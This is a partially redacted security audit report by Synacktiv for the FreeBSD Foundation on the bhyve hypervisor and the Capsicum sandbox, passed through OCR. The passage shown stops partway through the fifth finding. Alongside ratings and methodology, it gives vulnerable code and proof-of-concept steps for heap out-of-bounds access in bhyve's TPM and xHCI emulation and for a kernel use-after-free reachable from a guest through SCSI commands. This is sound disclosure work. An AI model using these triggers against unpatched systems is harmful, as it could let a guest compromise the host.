
THE FREEBSD FOUNDATION – SECURITY ASSESSMENT REPORT

FREEBSD SECURITY AUDIT

PARTIALLY REDACTED

2024/10/17



VERSION 1.0

Redacted

Redacted

Introduction

Context and objectives

The FreeBSD Foundation has decided to conduct a security assessment in order to invest in the FreeBSD subsystem security. The FreeBSD Foundation has asked Synacktiv to assist them in order to achieve a low-level subsystem security audit of FreeBSD; targeting two main areas:

Kernel code reachable from within a Capsicum sandbox

> FreeBSD provides Capsicum, a lightweight OS capability and sandbox framework. There are a limited set of system calls available within a Capsicum sandbox, and certain system calls allow only limited or restricted operations. We are interested in finding vulnerabilities in code reachable from a process in capability mode that leads to privilege escalation or access to resources that should not be permitted within the sandbox. The FreeBSD Foundation is primarily interested in kernel vulnerabilities, although Capsicum helper services may also be included.

Bhyve hypervisor VMM kernel code or device models

> Bhyve is FreeBSD's type 2 hypervisor. It has been ported to Illumos and is the basis for a macOS port called xhyve. Bhyve supports many guest operating systems, including FreeBSD, OpenBSD, NetBSD, Linux, Illumos, and Windows.
>
> The FreeBSD Foundation is interested in vulnerabilities in the kernel vmm code as well as userspace device models.

The audit took place over the months of June and July 2024, the source code version corresponds to commit number 56b822a17cde5940909633c50623d463191a7852.

The time distribution for the audit of the two components was defined as follows:

- 40 person-days for Capsicum sandbox part
- 20 person-days for Bhyve hypervisor part

Timeline

The security assessment was performed from the Synacktiv offices from the 6th of June to the 23rd of July 2024.

Date	Description
2024/06/05	Kick-off
2024/06/06	Start of the audit
2024/06/19	Follow-up meeting
2024/06/26	Follow-up meeting
2024/07/03	Follow-up meeting
2024/07/10	Follow-up meeting
2024/07/17	Follow-up meeting
2024/07/23	End of the audit

Version history

Version	Comment
v1	Initial version

Metrics

Security level rating

Synacktiv experts determine a global security level of the audited target given the audited scope, corresponding observations and state of the art.

HIGH

No sensitive asset was compromised or impacted during the audit period. A few improvements were nonetheless identified.

SATISFACTORY

No sensitive asset was compromised or impacted during the audit period. However, several identified vulnerabilities may help to impact these assets given specific prerequisites (publication of a new vulnerability, different network setup, etc.).

INSUFFICIENT

Some attack vectors impacting sensitive assets were identified during the audit period.

LOW

Sensitive assets of the audited scope were compromised during the audit period.

Vulnerability rating

Synacktiv experts classify the sensitivity of the identified vulnerabilities and determine a grade of **Severity (S)**, resulting from the product of two intermediate scores **Probability (P)**, and **Impact (I)**.

This scoring system is close to the concept of probabilistic risk assessment used in the industrial sector.

Probability	**RARE**	Hidden attack vector and/or needing high prerequisites hard to obtain.
	LOW	Vulnerability difficult to identify, the attacker must have technical information on the target or must exploit intermediate vulnerabilities.
	MEDIUM	Vulnerability identifiable by an average attacker.
	HIGH	Vulnerability easy to identify by an attacker, attack vector accessible without any particular constraint.
	FREQUENT	Vulnerability trivial to identify and potentially already identified.
Impact	**MINIMAL**	Exploitation of the vulnerability makes it possible to obtain non-sensitive technical information on the target.
	LOW	Exploiting the vulnerability provides technical information about the target.
	MEDIUM	The vulnerability allows an attacker to partially compromise the security of the target.
	HIGH	The attacker can access and/or modify sensitive information compromising the security of the target and its environment.
	MAXIMAL	The attacker can compromise the majority of the information system or the most sensitive data through the vulnerability.
Severity	**REMARK**	Negligible risk, non-compliance with hardening procedures. The vulnerability does not pose a significant risk to the target.
	LOW	Vulnerability remediation is used to comply with good security practices.
	MEDIUM	Vulnerability presents a risk to the target and needs to be fixed in the short term.
	HIGH	Vulnerability presents a significant risk for the target and must be fixed in the very short term.
	CRITICAL	Vulnerability presents a major risk for the target and requires immediate consideration.

Remediation rating level

Synacktiv provides an indicative level of complexity for vulnerability remediation. Due to limited visibility across the entire information system, this level may differ from the actual complexity of remediation.

Remediation		
	BASIC	Instant, simple remediation requiring no specific security skills and without side effects.
	SIMPLE	Low-complexity remediation that can be quickly performed by the development or administration team of the information system without side effects.
	MEDIUM	Remediation requiring a preliminary study and a minimal monitoring of implemented measures by the administration team of the information system.
	COMPLEX	High-complexity remediation involving structural changes to the information system and requiring an implementation by a dedicated team.
	HIGHLY COMPLEX	A highly complex remediation involving a partial overhaul of the information system as well as a substantial human and financial investment.

Executive summary

Global security level

Hypervisor bhyve

The security assessment performed by Synacktiv on bhyve revealed an insufficient security level.

LOW	[✓ INSUFFICIENT]	SATISFACTORY	HIGH

Indeed, multiple compromise scenarios have been identified. Critical vulnerabilities discovered could allow to achieve code execution in both the host kernel and the bhyve user-mode process. It should be noted that the attack surface directly exposed by the kernel is quite limited, and no critical vulnerabilities have been found. The scenario that compromises the kernel uses the bhyve process as a proxy to reach vulnerabilities in the kernel. Synacktiv recommends reducing the kernel attack surface from emulated devices and improving the code quality of the bhyve user-mode component by using a static code analyzer or by fuzzing the emulated devices.

Although issues have been identified, fixing the reported vulnerabilities could significantly increase the overall security level.

Sandbox Capsicum

The security assessment performed by Synacktiv on Capsicum revealed a satisfactory security level.

LOW	INSUFFICIENT	[✓ SATISFACTORY]	HIGH

On kernel side, the code is well written and mature, however the attack surface remains significant and one critical vulnerability has been found allowing to compromise the kernel. Other, less noteworthy, issues also have been identified in optional Casper services (userland daemon).

Although flaws have been found, addressing the reported vulnerabilities could improve the overall security level.

Synacktiv identified 27 security issues: **4 of critical severity**, **3 of high severity**, **5 of medium severity**, **8 of low severity** and **7 remarks**.

Vulnerability research

The following subsections detail the methodologies used for each target alongside the attack surface analysis and some design recommendations or remarks.

All vulnerabilities found are listed in section Vulnerabilities details page 19 and grouped by audit part. Regarding the nomenclature, vulnerability names starting with "Kernel" affect the kernel, while others affect the userland. Note that some vulnerability descriptions (rated with Severity “S” in blue) are not actual bugs but rather represent dangerous code patterns that could be improved.

Hypervisor

The audit of `bhyve` hypervisor was conducted at the time of the engagement (commit 56b822a17cde5940909633c50623d463191a7852 of https://cgit.freebsd.org/src/). The audit was limited to the AMD64 implementation of `bhyve` (ARM64 not included). However, all possible configurations of `bhyve` (virtual cpu count, selected emulated devices, ...) have been taken into account for the review.

The security review combined source code analysis, fuzzing and testing on a live system.

The `bhyve` architecture is composed of one userland process for each virtual machine and a kernel device `vmmdev`.

The Synacktiv experts focused the analysis on the most critical part: the attack surface accessible from an untrusted virtual machine.

When applicable, proofs of concept were implemented to confirm and evaluate the impacts of the findings.

Kernel mode

For the kernel part that manages virtual machines, the VM exit handler have been audited in details with the few emulated devices implemented in the kernel. For this critical component, denial of service vulnerabilities were also considered during the code review and one `DoS` vulnerability was found, a kernel assert reachable from the guest virtual machine (HYP-09 Kernel panic in vm_handle_db via rsp guest value page 42).

The kernel attack surface is small, most devices are implemented in user-mode, the kernel forwards the vm exit code to the `bhyve` process.




Illustration 1: VM emulated device access

User mode

Regarding the user process `bhyve`, the main attack surface is through the `IO` ports and `MMIO` handlers registered by **`register_inout`** and **`register_mem`** functions. Some devices are exposed on a higher level subsystem like PCI, PCI-xHCI (USB) or PCI-Virtio thus the experts audited both the bus/protocol emulation and their specific callbacks: **`pe_barread`**/**`pe_barwrite`**, **`ue_request`** or **`vq_notify`**.

One important aspect of `bhyve` is that the physical memory of the VM is mapped into the `bhyve` process as a contiguous block which is surrounded by guard regions of 4MB to detect and prevent exploitation of out-of-bounds vulnerabilities with small relative offsets.

This design comes with a risk of `TOCTOU` (Time-of-Check to Time-of-Use) vulnerabilities due to the scattered accesses of VM memory which could be modified by another running virtual CPU. So, a particular attention has been paid to the use of functions **`paddr_guest2host`**, **`vm_map_gpa`** and their returned pointers usage. As a consequence, multiple vulnerabilities have been found, such as HYP-10 TOCTOU on iov_len in virtio _vq_recordon function page 44.

Synactiv recommends always copying memory from the guest data into local variables before using it, to mitigate `TOCTOU` vulnerabilties.

Additionally, two virtual processors could access the same emulated device, the auditors examined the locking mechanism of each device to find race conditions.

Fuzzing with `libFuzzer` was only employed to test the `e82545` device (**`e82545_transmit`**) without any exploitable results. The usage of fuzzing was difficult due to the many assert functions reachable in the `bhyve` codebase.

Risk summary

The auditors would like to highlight two key takeaways of the audit of `bhyve` hypervisor:

- Missing or incorrect bounds checks (access `OOB`) were one of the most common and impactful vulnerability pattern found during the audit (HYP-02 Out-Of-Bounds read access in pci_xhci page 23, HYP-13 Out-Of-Bounds read in hda_codec page 47, HYP-01 Out-Of-Bounds read/write heap in tpm_ppi_mem_handler page 21...). Static analysis tools could probably help to detect and mitigate a few but this bug class is difficult to kill without the use of memory safe language or bounds-safe array implementation.

- PCI-Virtio-SCSI device opens a large and critical (kernel-mode) attack surface to the virtual machine. The complexity and code size (>10k lines) in kernel accessible from the virtual machine through the emulated device without any filtering of SCSI opcodes makes it an interesting target for an attacker looking for a critical impact (vm to host kernel HYP-03 Kernel Use-After-Free in ctl_write_buffer CTL command page 25).

Capsicum

The `Capsicum` sandbox is composed of two parts:

- In the kernel, syscalls are restricted and only those declared with `SYF_CAPENABLED` flags are allowed. When the sandbox is enabled, all path resolutions deny absolute paths and the use of ../, preventing escape from the sandbox. Additionally, file descriptor operations can be fine-tuned using capabilities.
- A userland library is used to set up the sandbox, which can optionally include the `Casper` daemon. `Casper` provides additional features (called services) which are not directly accessible inside the sandbox. When `Casper` is used, the main process forks before entering the sandbox in order to host this daemon. A socket between the sandbox and the `Casper` daemon is used to transport API calls.




Illustration 2: Capsicum overview.

To audit the `Capsicum` sandbox, the Synacktiv experts focused their analysis on these two parts. The audit was performed assuming that an attacker could execute code inside a sandboxed process. Note that the analysis was performed on the `Capsicum` implementation itself and not the sandbox of a specific process. Sandbox setup and configuration issues are not taken into account in this audit.

Kernel

As the main goal of the sandbox is to restrict access to the file system, all syscalls allowing the acquisition of a new file descriptor using a path have been audited. Indeed, it should not be possible to open a file (and get the associated file descriptor) located outside of the defined sandbox. For this part, the path resolution mechanism has been reviewed to validate that the filtering was correctly implemented and did reject all escape attempts: symlinks, ../ patterns, or capability copies during file descriptor transfers.

When `Capsicum` mode is enabled, capabilities are attached to file descriptors to restrict associated actions. Reachable “fget” like calls have been reviewed to identify potential missing permission checks (such as the previous vulnerability FreeBSD-SA-23:13.capsicum CVE-2023-5369).

The last step of the kernel review focused on classical kernel vulnerability research. After reviewing the most exposed surfaces, Synacktiv auditors delved deeply into some subsystems:

- AIO (Asynchronous I/O)

- SHM (Shared Memory)
- UMTX (userspace implementation of the threading synchronization primitives)
- ACL (Access Control List) system calls
- Pipe
- Fork
- Exception handlers (amd64 only)

Note that specific drivers were not audited because sandboxed processes are not supposed to directly access drivers exposed in /dev/.

During the review, tests were performed on a system using a kernel built with `KASAN` to help detect memory bugs.

The most impactful vulnerability discovered is CAP-01 Kernel use after free in umtx_shm_unref_reg_locked (race condition in umtx_shm) page 60, a Use-After-Free bug can occur due to a reference counting mistake (same vulnerability pattern than FreeBSD-SA-19:17.fd CVE-2019-5607)

Libcasper

As described above, the sandbox can optionally include `Casper` daemons.

A `Casper` daemon provides a service (file access, network access, ...) to the process in capability mode (sandboxed). The daemon communicates through a socket and it uses `libnv` as a serialization library. During initialization, the sandboxed application should open all required `Casper` services and limit their use (per-service specific allow list).

The Casper daemons run with the same privileges as the sandboxed process (user/group) but they are not sandboxed (`Capsicum cap_enter`).

The Synacktiv experts audited the implementation of the serialization library `libnv` (entrypoint for socket message parsing) and they examined each service's source code for memory corruption vulnerabilities and logical issues related to limits checks.

The serialization library `libnv` entrypoint `nvlist_recv` was fuzzed using libFuzzer and revealed two vulnerabilities (CAP-02 Multiple Integer Overflow in nvlist_recv page 63 and CAP-03 Improper string array validation in nvpair_unpack_string_array leading to heap over-read page 66).

The configuration of each binary using `Casper` was not reviewed. The experts noted that the compilation flag `WITH_CASPER` must be present to enable the Capsicum sandbox with Casper otherwise the sandbox is not enabled. Fortunately no case of missing flag were detected (except `/bin/cat` which is documented in Makefile).

Risk summary

The kernel surface reachable from the `Capsicum` sandbox is robust and has good code quality. However, it can be noticed that the surface is quite large with 286 syscalls. It might be useful to have a way to reduce the number of syscalls allowed in the sandbox configuration.

Concerning the user-mode capsicum part, an attack surface exists only when `Casper` daemon is enabled. Although this surface is small, significant vulnerabilities have been found.

Redacted

Redacted

Vulnerabilities details

Hypervisor

HYP-01 Out-Of-Bounds read/write heap in tpm_ppi_mem_handler

Probability	Impact	Severity	Remediation
HIGH	MAXIMAL	CRITICAL	BASIC

Observations

The function `tpm_ppi_mem_handler` (`usr.sbin/bhyve/tpm_ppi_qemu.c`) is vulnerable to buffer over-read and over-write.
The MMIO handler serves the heap allocated structure `tpm_ppi_qemu`.

The issue is that the structure size is smaller than `0x1000` and the handler **`does not validate the offset and size`** (sizeof is 0x15A while the handler allows up to 0x1000 bytes):

```
static int
tpm_ppi_mem_handler(struct vcpu *const vcpu __unused, const int dir,
    const uint64_t addr, const int size, uint64_t *const val, void *const arg1,
    const long arg2 __unused)
{
   struct tpm_ppi_qemu *ppi;
   uint8_t *ptr;
   uint64_t off;

   ppi = arg1;

   off = addr - TPM_PPI_ADDRESS;
   ptr = (uint8_t *)ppi + off;

   if (off > TPM_PPI_SIZE || off + size > TPM_PPI_SIZE) { // TPM_PPI_SIZE 0x1000
      return (EINVAL);
   }

   assert(size == 1 || size == 2 || size == 4 || size == 8);
   if (dir == MEM_F_READ) {
      memcpy(val, ptr, size);
   } else {
      memcpy(ptr, val, size);
   }

   return (0);
}

// static_assert(sizeof(struct tpm_ppi_qemu) <= TPM_PPI_SIZE,    "Wrong size of
tpm_ppi_qemu");
// should probably be == like tpm_crb_regs
// Allocation in tpm_ppi_init
struct tpm_ppi_qemu *ppi = NULL;
ppi = calloc(1, sizeof(*ppi));
ppi_mmio.arg1 = ppi;
error = register_mem(&ppi_mmio);
```

Proof of Concept

```
bhyve -s 31,lpc  -l bootrom,/usr/local/share/uefi-firmware/BHYVE_UEFI.fd -l com1,stdio
-l tpm,passthru,/dev/zero test

Shell> mm 0xFED45FF0 -w 8 -n -MMIO
MMIO  0x00000000FED45FF0 : 0xA5A5A5A5A5A5A5A5
```

The value **`0xA5A5A5A5A5A5A5A5`** was read outside the allocation and it matches the jemalloc junk pattern.

Risks

This vulnerability could lead to **remote code execution in bhyve process**.

Recommendations

Validate the offset and size or fix the size of **`tpm_ppi_qemu`** to 0x1000.

HYP-02 Out-Of-Bounds read access in pci_xhci

Probability	Impact	Severity	Remediation
HIGH	MAXIMAL	CRITICAL	SIMPLE

Observations

The following functions (**`usr.sbin/bhyve/pci_xhci.c`**) do not validate the slot index resulting in OOB read on the heap of the slot device structure (**`struct pci_xhci_dev_emu *`**) which can lead to arbitrary reads / writes and calls:

- **`pci_xhci_cmd_disable_slot`** offset 0 not checked (result in offset **`-1`** in the macro **`XHCI_SLOTDEV_PTR`**)
- **`pci_xhci_cmd_config_ep`** no validation on slot
- **`pci_xhci_cmd_reset_ep`** no validation on slot
- **`pci_xhci_cmd_set_tr`** no validation on slot
- **`pci_xhci_cmd_reset_device`** no validation on slot

```
static uint32_t
pci_xhci_cmd_config_ep(struct pci_xhci_softc *sc, uint32_t slot,
    struct xhci_trb *trb)
{
   // slot [0-255] comes from VM RAM : slot = XHCI_TRB_3_SLOT_GET(trb->dwTrb3);
   dev = XHCI_SLOTDEV_PTR(sc, slot);
   // #define XHCI_SLOTDEV_PTR(x,n) ((x)->slots[(n) - 1])
   // #define XHCI_MAX_SLOTS 64
   assert(dev != NULL);

   if ((trb->dwTrb3 & XHCI_TRB_3_DCEP_BIT) != 0) {
   DPRINTF(("pci_xhci config_ep - deconfigure ep slot %u",
           slot));
   if (dev->dev_ue->ue_stop != NULL)
      dev->dev_ue->ue_stop(dev->dev_sc);
```

Proof of Concept

```
$ bhyve -s 31,lpc -s 6,xhci -l bootrom,/usr/local/share/uefi-firmware/BHYVE_UEFI.fd -l
com1,stdio test
In UEFI shell:
# Access slot 255 in pci_xhci_cmd_config_ep by configuring the ring command buffer of
PCI device XHCI BAR0
mm 0x2000C 0xff003000 -w 4 -n -MMIO
mm 0xC0000038 0x20000 -w 4 -n -MMIO
mm 0xC000003C 0 -w 4 -n -MMIO
mm 0xC00004A0 1 -w 4 -n -MMIO

GDB output:
Thread 2 "vcpu 0" received signal SIGBUS, Bus error
pci_xhci_cmd_config_ep (sc=0x29ae3344d000, slot=255, trb=0x1a4f2b020000) at
/root/freebsd-src-main/usr.sbin/bhyve/pci_xhci.c:1054
1054 if (dev->dev_slotstate < XHCI_ST_ADDRESSED)
(gdb) p dev
$1 = (struct pci_xhci_dev_emu *) 0xa5a5a5a5a5a5a5a5
```

0xa5.. are poison bytes of `jemalloc` allocator demonstrating OOB read on the heap.

Risks

This vulnerability could lead to **remote code execution in bhyve process**. Note that an attacker would probably require an information disclosure vulnerability to bypass ASLR and a primitive to allocate controlled content after the slots allocation.

Recommendations

Validate the slot value.

HYP-03 Kernel Use-After-Free in ctl_write_buffer CTL command

Probability	Impact	Severity	Remediation
MEDIUM	MAXIMAL	CRITICAL	MEDIUM

Observations

The virtio_scsi device (**usr.sbin/bhyve/pci_virtio_scsi.c**) allows a guest VM to directly send SCSI commands (**ctsio->cdb** array) to the kernel driver exposed on **/dev/cam/ctl** (**ctl.ko**), this setup makes the vulnerability directly accessible from VM through the **pci_virtio_scsi** bhyve device.

The function **ctl_write_buffer** (**sys/cam/ctl/ctl.c**) set the **CTL_FLAG_ALLOCATED** whereas the allocation is also stored in **lun->write_buffer**.

```
if ((ctsio->io_hdr.flags & CTL_FLAG_ALLOCATED) == 0) {
   if (lun->write_buffer == NULL) {
      lun->write_buffer = malloc(CTL_WRITE_BUFFER_SIZE,
                          M_CTL, M_WAITOK);
   }
   ctsio->kern_data_ptr = lun->write_buffer + buffer_offset;
   // [...]
   ctsio->io_hdr.flags |= CTL_FLAG_ALLOCATED;
   ctsio->be_move_done = ctl_config_move_done;
```

When the command finishes processing, the kernel will free the **ctsio->kern_data_ptr** pointer however **lun->write_buffer** is still pointing to the allocation, this results in a Use-After-Free vulnerability.

Combined with HYP-05 Kernel memory leak in CTL read/write buffer commands page 30, this bug is particularly powerful. The vulnerability allows to continuously leak data, it allows to observe when an interesting structure is contained in the allocation and then perform an arbitrary write inside.

Proof of Concept

```
uint8_t cdb[32] = {};

// ctl_write_buffer  0x3B 02
cdb[0] = 0x3B;
cdb[1] = 0x02;

struct scsi_write_buffer * cdb_ = (struct scsi_write_buffer *) cdb;
cdb_->length[0] = 0x00;
cdb_->length[1] = 0x00;
cdb_->length[2] = 0x00;
[...]
err = ioctl(fd, CTL_IO, io);

// Now lun->write_buffer is in UAF
// Wait a few seconds and call ctl_read_buffer
```

After a few seconds, the kernel memory seems to be physically released and the **`ctl_read_buffer`** command produces a kernel panic.

```
Jun 25 08:47:49  kernel: panic: vm_fault_lookup: fault on nofault entry, addr: 0xfffffe017b8fa000
Jun 25 08:47:49  kernel: cpuid = 7
Jun 25 08:47:49  kernel: time = 1719246182
Jun 25 08:47:49  kernel: KDB: stack backtrace:
Jun 25 08:47:49  kernel: db_trace_self_wrapper() at db_trace_self_wrapper+0x2b/frame 0xfffffe0178dbe6f0
Jun 25 08:47:49  kernel: vpanic() at vpanic+0x13f/frame 0xfffffe0178dbe820
Jun 25 08:47:49  kernel: panic() at panic+0x43/frame 0xfffffe0178dbe880
Jun 25 08:47:49  kernel: vm_fault() at vm_fault+0x1839/frame 0xfffffe0178dbe9b0
Jun 25 08:47:49  kernel: vm_fault_trap() at vm_fault_trap+0x5d/frame 0xfffffe0178dbe9f0
Jun 25 08:47:49  kernel: trap_pfault() at trap_pfault+0x21d/frame 0xfffffe0178dbea60
Jun 25 08:47:49  kernel: calltrap() at calltrap+0x8/frame 0xfffffe0178dbea60
Jun 25 08:47:49  kernel: --- trap 0xc, rip = 0xffffffff8105b6d6, rsp = 0xfffffe0178dbeb30, rbp = 0xfffffe0178dbeb30 ---
Jun 25 08:47:49  kernel: copyout_smap_erms() at copyout_smap_erms+0x196/frame 0xfffffe0178dbeb30
Jun 25 08:47:49  kernel: ctl_ioctl_io() at ctl_ioctl_io+0x426/frame 0xfffffe0178dbec00
Jun 25 08:47:49  kernel: devfs_ioctl() at devfs_ioctl+0xd1/frame 0xfffffe0178dbec50
Jun 25 08:47:49  kernel: vn_ioctl() at vn_ioctl+0xbc/frame 0xfffffe0178dbecc0
Jun 25 08:47:49  kernel: devfs_ioctl_f() at devfs_ioctl_f+0x1e/frame 0xfffffe0178dbece0
Jun 25 08:47:49  kernel: kern_ioctl() at kern_ioctl+0x286/frame 0xfffffe0178dbed40
Jun 25 08:47:49  kernel: sys_ioctl() at sys_ioctl+0x12d/frame 0xfffffe0178dbee00
Jun 25 08:47:49  kernel: amd64_syscall() at amd64_syscall+0x158/frame 0xfffffe0178dbef30
Jun 25 08:47:49  kernel: fast_syscall_common() at fast_syscall_common+0xf8/frame 0xfffffe0178dbef30
Jun 25 08:47:49  kernel: --- syscall (54, FreeBSD ELF64, ioctl), rip = 0x821dae8fa, rsp = 0x8207280b8, rbp = 0x820728100 ---
Jun 25 08:47:49  kernel: KDB: enter: panic
```

Risks

The security risk is `critical`, the host kernel can be compromised.

Recommendations

Remove the `CTL_FLAG_ALLOCATED` flag or use specific `be_move_done` callback

HYP-04

Off by one in pci_xhci

Probability	Impact	Severity	Remediation
HIGH	MAXIMAL	HIGH	SIMPLE

Observations

The function **pci_xhci_find_stream** (**usr.sbin/bhyve/pci_xhci.c**) validates that the **streamid** is valid but the bound check accepts up to **ep_MaxPStreams** included.

```
static uint32_t
pci_xhci_find_stream(struct pci_xhci_softc *sc, struct xhci_endp_ctx *ep,
    struct pci_xhci_dev_ep *devep, uint32_t streamid)
{
   // ..
   /* only support primary stream */
   if (streamid > devep->ep_MaxPStreams)
      return (XHCI_TRB_ERROR_STREAM_TYPE);
```

Thus passing a **streamid** with a value 1 passes the validation but results in Out-Of-Bounds read/write.

Example in **pci_xhci_cmd_set_tr**:

```
// Allocation in pci_xhci_init_ep
devep->ep_sctx_trbs = calloc(pstreams,
                      sizeof(struct pci_xhci_trb_ring)); // 1*sizeof(struct
pci_xhci_trb_ring)
devep->ep_MaxPStreams = pstreams;

static uint32_t
pci_xhci_cmd_set_tr(struct pci_xhci_softc *sc, uint32_t slot,
    struct xhci_trb *trb)
{
   // ...
   streamid = XHCI_TRB_2_STREAM_GET(trb->dwTrb2);
   if (devep->ep_MaxPStreams > 0) {
   cmderr = pci_xhci_find_stream(sc, ep_ctx, devep, streamid);
   if (cmderr == XHCI_TRB_ERROR_SUCCESS) {
      assert(devep->ep_sctx != NULL);

      devep->ep_sctx[streamid].qwSctx0 = trb->qwTrb0;
      devep->ep_sctx_trbs[streamid].ringaddr = trb->qwTrb0 & ~0xF; // Access offset 1
```

The bug results in an out-of-bounds write on the heap with controlled data.

Risks

This vulnerability could lead to **remote code execution in bhyve process**. Note that an attacker would probably require an information disclosure vulnerability to bypass ASLR and a primitive to allocate controlled content after the slots allocation.

Recommendations

Validate the value of streamid id correctly.

HYP-05

Kernel memory leak in CTL read/write buffer commands

Probability	Impact	Severity	Remediation
MEDIUM	HIGH	HIGH	BASIC

Observations

This vulnerability is directly accessible to a guest VM through the **pci_virtio_scsi** bhyve device.

The functions **ctl_write_buffer** and **ctl_read_buffer** (**sys/cam/ctl/ctl.c)** are vulnerable to a kernel memory leak caused by an uninitialized kernel allocation.

If one of these functions is called for the first time for a given LUN, a kernel allocation is performed without the **M_ZERO** flag:

```
